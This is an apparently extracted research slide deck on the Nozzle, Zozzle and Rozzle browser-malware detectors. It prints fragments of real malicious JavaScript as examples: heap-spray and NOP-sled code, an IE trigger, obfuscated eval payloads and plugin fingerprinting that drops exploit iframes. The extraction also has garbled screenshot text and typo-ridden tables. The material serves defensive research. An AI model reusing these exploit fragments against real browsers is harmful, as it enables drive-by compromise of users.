

Object Surface Area Calculation

- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute “surface area” of each block



An example object from visiting google.com

Nozzle: Runtime Heap Spraying Detection



Nozzle Experimental Summary



0 False Positives

- 10 popular AJAX-heavy sites
- 150 top web sites
- Bing finds 1,000s of malicious sites using Nozzle



0 False Negatives

- Very few false positives (10^{-9} FP rate)
- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit
- Increased Bing's detection capability two-fold



Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

Malware Detection Landscape

Protect
users from
malicious
ones



malicious
ones

Nozzle

Zozzle

Rozzle

Zozzle: Static Malware Detection

// Shellcode

```
var shellcode=unescape( '%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33 [...]');
bigblock=unescape(“%u0D0D%u0D0D”);
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0x25000){nopsled=nopsled+nopsled+heapshell}
```

- Train a classifier to recognize malware

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

- Start with thousands of **malicious** and **benign** labeled samples

// Trigger

```
function trigger(){
  var varbdy = document.createElement(‘body’);
  varbdy.addBehavior(‘#default#userData’);
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute(‘s’,window);
    }
  } catch(e){ }
  window.status+=””;
}
document.getElementById(‘butid’).onclick();
```

- Classify JavaScript code

Obfuscation

```
eval (""+0(2369522)+0(1949494)+0
(2288625)+0(648464)+0(2304124)+
0(2080995)+0(2020710)+0(2164958
)+0(2168902)+0(1986377)+0(22279
03)+0(2005851)+0(2021303)+0(646
435)+0(1228455)+0(644519)+0(234
6826)+0(2207788)+0(2023127)+0(2
306806)+0(1983560)+0(1949296)+0
(2245968)+0(2028685)+0(809214)+
0(680960)+0(747602)+0(2346412)+
0(1060647)+0(1045327)+0(1381007
)+0(1329180)+0(745897)+0(234140
4)+0(1109791)+0(1064283)+0(1128
719)+0(1321055)+0(748985)+...);
```




```
var l = function(x) {
    return String.fromCharCode(x);
}

var o = function(m) {
    return String.fromCharCode(
        Math.floor(m / 10000) / 2);
}

shellcode = unescape("%u54EB%u758B...");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
    bigblock += bigblock;
}
block = bigblock.substring(0,
    bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
    block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
    memory[x] = block + shellcode;
```

...

Runtime Deobfuscation via Code Unfolding




Zozzle Training & Application

malicious
samples
(1K)



benign
samples
(7K)




Feature	P(malicious)
string:0c0c	0.99
function:hellcode	0.99
loop:memory	0.87
abcabcabcabc	0.80
try:activex	0.41
if:malw 7	0.33
abcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabc	0.55
loop:ncp	0.95



Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



閱亮購物網

□□□□ | □□□□ | □□□□□□ | □□□ | □□□



□□ □□□□ □□□□□ □□□□ □□□□ □□□□ □□□□ □□

□□□□ **02-87917300**

TAG □□□ | □□ | X□□□□ | UPS | KODAK | □□□□□□□□□□□□□□ ie |

□□□□ ▾ Search □□□□

□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY


 **購物車 / Shopping Cart**

□□□□□□ □ □□□□□□□

□□ NT0.00□□

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"
```

Zozzle: Detection on a Web Scale



Thousands of malware sites daily

Malware Detection Landscape

Protect
users from
malicious
ones



malicious
ones

Nozzle

Zozzle

Rozzle

Limitations of Zozzle

```
"\x6D"+" \x73\x69\x65"+" \x20\x36"  
=  
"msie 6"
```

```
if (document.getElementsByTagName("script").indexOf(  
"\x6D"+" \x73\x69\x65"+" \x20\x36")>0)  
document.write("<iframe src=x6.htm></iframe>");  
if (document.getElementsByTagName("script").indexOf(  
"O"+" \x57\x43"+" \x31\x30\x2E\x53"+"  
"pr"+"ea"+"ds"+"he"+"et" + "\x69"+" \x65"+" \x20"+" \x37")>0)  
document.write("<iframe src=x7.htm></iframe>");
```

```
"OWC10.Spreadsheet"
```

```
document.write("<iframe src=svfl9.htm></iframe>");  
} catch(a) { } finally {  
if (a!="[object Error]")  
document.write("<iframe src=svfl9.htm></iframe>");  
}  
try {  
var c; var f=new ActiveXObject("O"+" \x57\x43\x31\x30\x2E\x53"+"pr"+"ea"+"ds"+"he"+"et");  
} catch(c) { } finally {  
if (c!="[object Error]") {  
aacc = "<iframe src=of.htm></iframe>";  
setTimeout("document.write(aacc)", 3500);  
} }  
}
```

```
"\x6D"+" \x73"+" \x69"+" \x65"+" \x20"+" \x37"  
=  
"msie 7"
```

What's Next: Rozzle

```
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"\x73\x69\x65"\x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"\x73"\x69"\x65"\x20"\x37")>0)
    document.write("<iframe src=x7.htm></iframe>");

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+"av"+"e"+"Fl"+[...]);
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></iframe>");
}
try {
    var c; var f=new ActiveXObject("O"+"\x57\x43"+" \x31\x30\x2E\x53"+[...]);
} catch(c) { } finally {
    [object Error]") {
        "<iframe src=of.htm></iframe>";
        out("document.write(aacc)", 3500);
    }
}
```



Typical Malware Cloaking

```
1  var E5Jrh = null;
2  try {
3      E5Jrh = new ActiveXObject("AcroPDF.PDF")
4  } catch(e) { }
5  if(!E5Jrh)
6  try {
7      E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8  } catch(e) { }
9  if(E5Jrh) {
10     lv = E5Jrh.GetVersions().split(",")[4].
11         split("=")[1].replace(/\.g."/);
12     if(lv < 900 && lv != 813)
13         document.write('<embed src=".../validate.php?s=PTq..."
14             width=100 height=100 type="application/pdf"></embed>');
15     }
16     try {
17         var E5Jrh = 0;
18         E5Jrh = (new ActiveXObject(
19             "ShockwaveFlash.ShockwaveFlash.9"))
20             .GetVariable("$" + "version").split(",")
21     } catch(e) { }
22     if(E5Jrh && E5Jrh[2] < 124)
23         document.write('<object classid="clsid:d27cdb6e-ae..."
24             width=100 height=100 align=middle><param name="movie"...');
25 }
```


More Complex Fingerprinting

```
1
2 var quicktime_plugin = "0",
3   adobe_plugin = "00",
4   flash_plugin = "0",
5   video_plugin = "00";
6
7 function get_version(s, max_offset) { ... }
8
9 for(var i = 0; i < navigator.plugins.length; i++)
10 {
11   var plugin_name = navigator.plugins[i].name;
12   if (quicktime_plugin == 0 && plugin_name.indexOf("QuickTime") != -1)
13   {
14     var helper = parseInt(plugin_name.replace(/\D/g,""));
15     if (helper > 0)
16       quicktime_plugin = helper.toString(16)
17   }
18   if (adobe_plugin == "00" && plugin_name.indexOf("Adobe Acrobat") != -1)
```

Fingerprint: Q0193807F127J14



<http://www.kittens.info/> 🔍 ↻ ✕

```
23   else
24     if(plugin_name.indexOf(" 6") != -1)
25       adobe_plugin = "06";
26     else
27       if(plugin_name.indexOf(" 7") != -1)
28         adobe_plugin = "07";
29       else
30         adobe_plugin = "01"
31   }
32   else
33   {
34     if (flash_plugin == "0" && plugin_name.indexOf("Shockwave Flash") != -1)
35       flash_plugin = get_version(navigator.plugins[i].description,4);
36     else
37       if (window.navigator.javaEnabled && java_plugin == 0 && plugin_name.indexOf("Java") != -1)
38         java_plugin = get_version(navigator.plugins[i].description,4);
39   }
40 }
41
42 if(navigator.mimeTypes["video/x-ms-wmv"].enabledPlugin)
```

Rozzle

Multi-path execution framework for JavaScript

What it is/does

- Multiple browser profiles on single machine

- Branch on *environment-sensitive checks*
- No forking
- No snapshotting

- Execute branches *sequentially* to increase coverage

What it is *not*

- **Cluster of machines:** too resource consuming

- **Symbolic execution:** reverting to a previous state similar to running multiple browsers in parallel

- **Static analysis:** Retain much of runtime precision

Multi-Execution in Rozzle

<script>

```
var adobe=new ActiveXObject('AcroPDF.PDF');
var adobeVersion=adobe.GetVariable ('$version');
if (navigator.userAgent.indexOf('IE 7')>=0 &&
    adobeVersion == '9.1.3')
{
    var x=unescape('%u4149%u1982%u90 [...]');
    eval(x);
}
else if (adobeVersion == '8.0.1')
{
    var x=unescape('%u4073%u8279%u77 [...]');
    eval(x);
}
...
```

</script>

Challenges

Consistent updates of variables

Introduce concept of *Symbolic Memory*:

- Multiple concrete values associated with one variable
- New JavaScript data type *Symbolic*
 - 3 subtypes
 - *symbolic value / formula / conditional*
- *Weak updates* for *conditional* assignments

Challenges

- t
 - c
 - i
 - E
 - k
 - s
- Handling symbolic values when they are...
 - ... written to the DOM
 - ... sent to a remote server
 - ... executed (as part of `eval`)
 - *Lazy evaluation* to concrete values (only when needed)
- Loop control might be symbolic, number of iterations unknown!
 - Unroll k iterations (currently $k=1$)
 - Instruction pointer checks (endless loops/recursion)

Control
Flow

Rozzle: Experiments



Offline

- Controlled Experiment
- **7x** more Nozzle detections



Online

- Similar to Bing crawling
- Almost **4x** more Nozzle detections
- **10.1%** more Zozzle detections



Overhead

- **1.1%** runtime overhead
- **1.4%** memory overhead

Rozzle: Take Away

For most sites, virtually no overhead


Tremendous impact on runtime detector due to increased path coverage

Visible impact on static detector

More important with growing trend to obfuscation

Also improves other existing tools: exposes detectors to additional site content

Conclusions



Nozzle

- Thousands of sites flagged daily
- FP rate is about 10^{-9}

Zozzle

- Finds much more than Nozzle
- FP rate is about 10^{-6}

Rozzle

- Amplifies both Nozzle and Zozzle
- Unmasks cloaked malware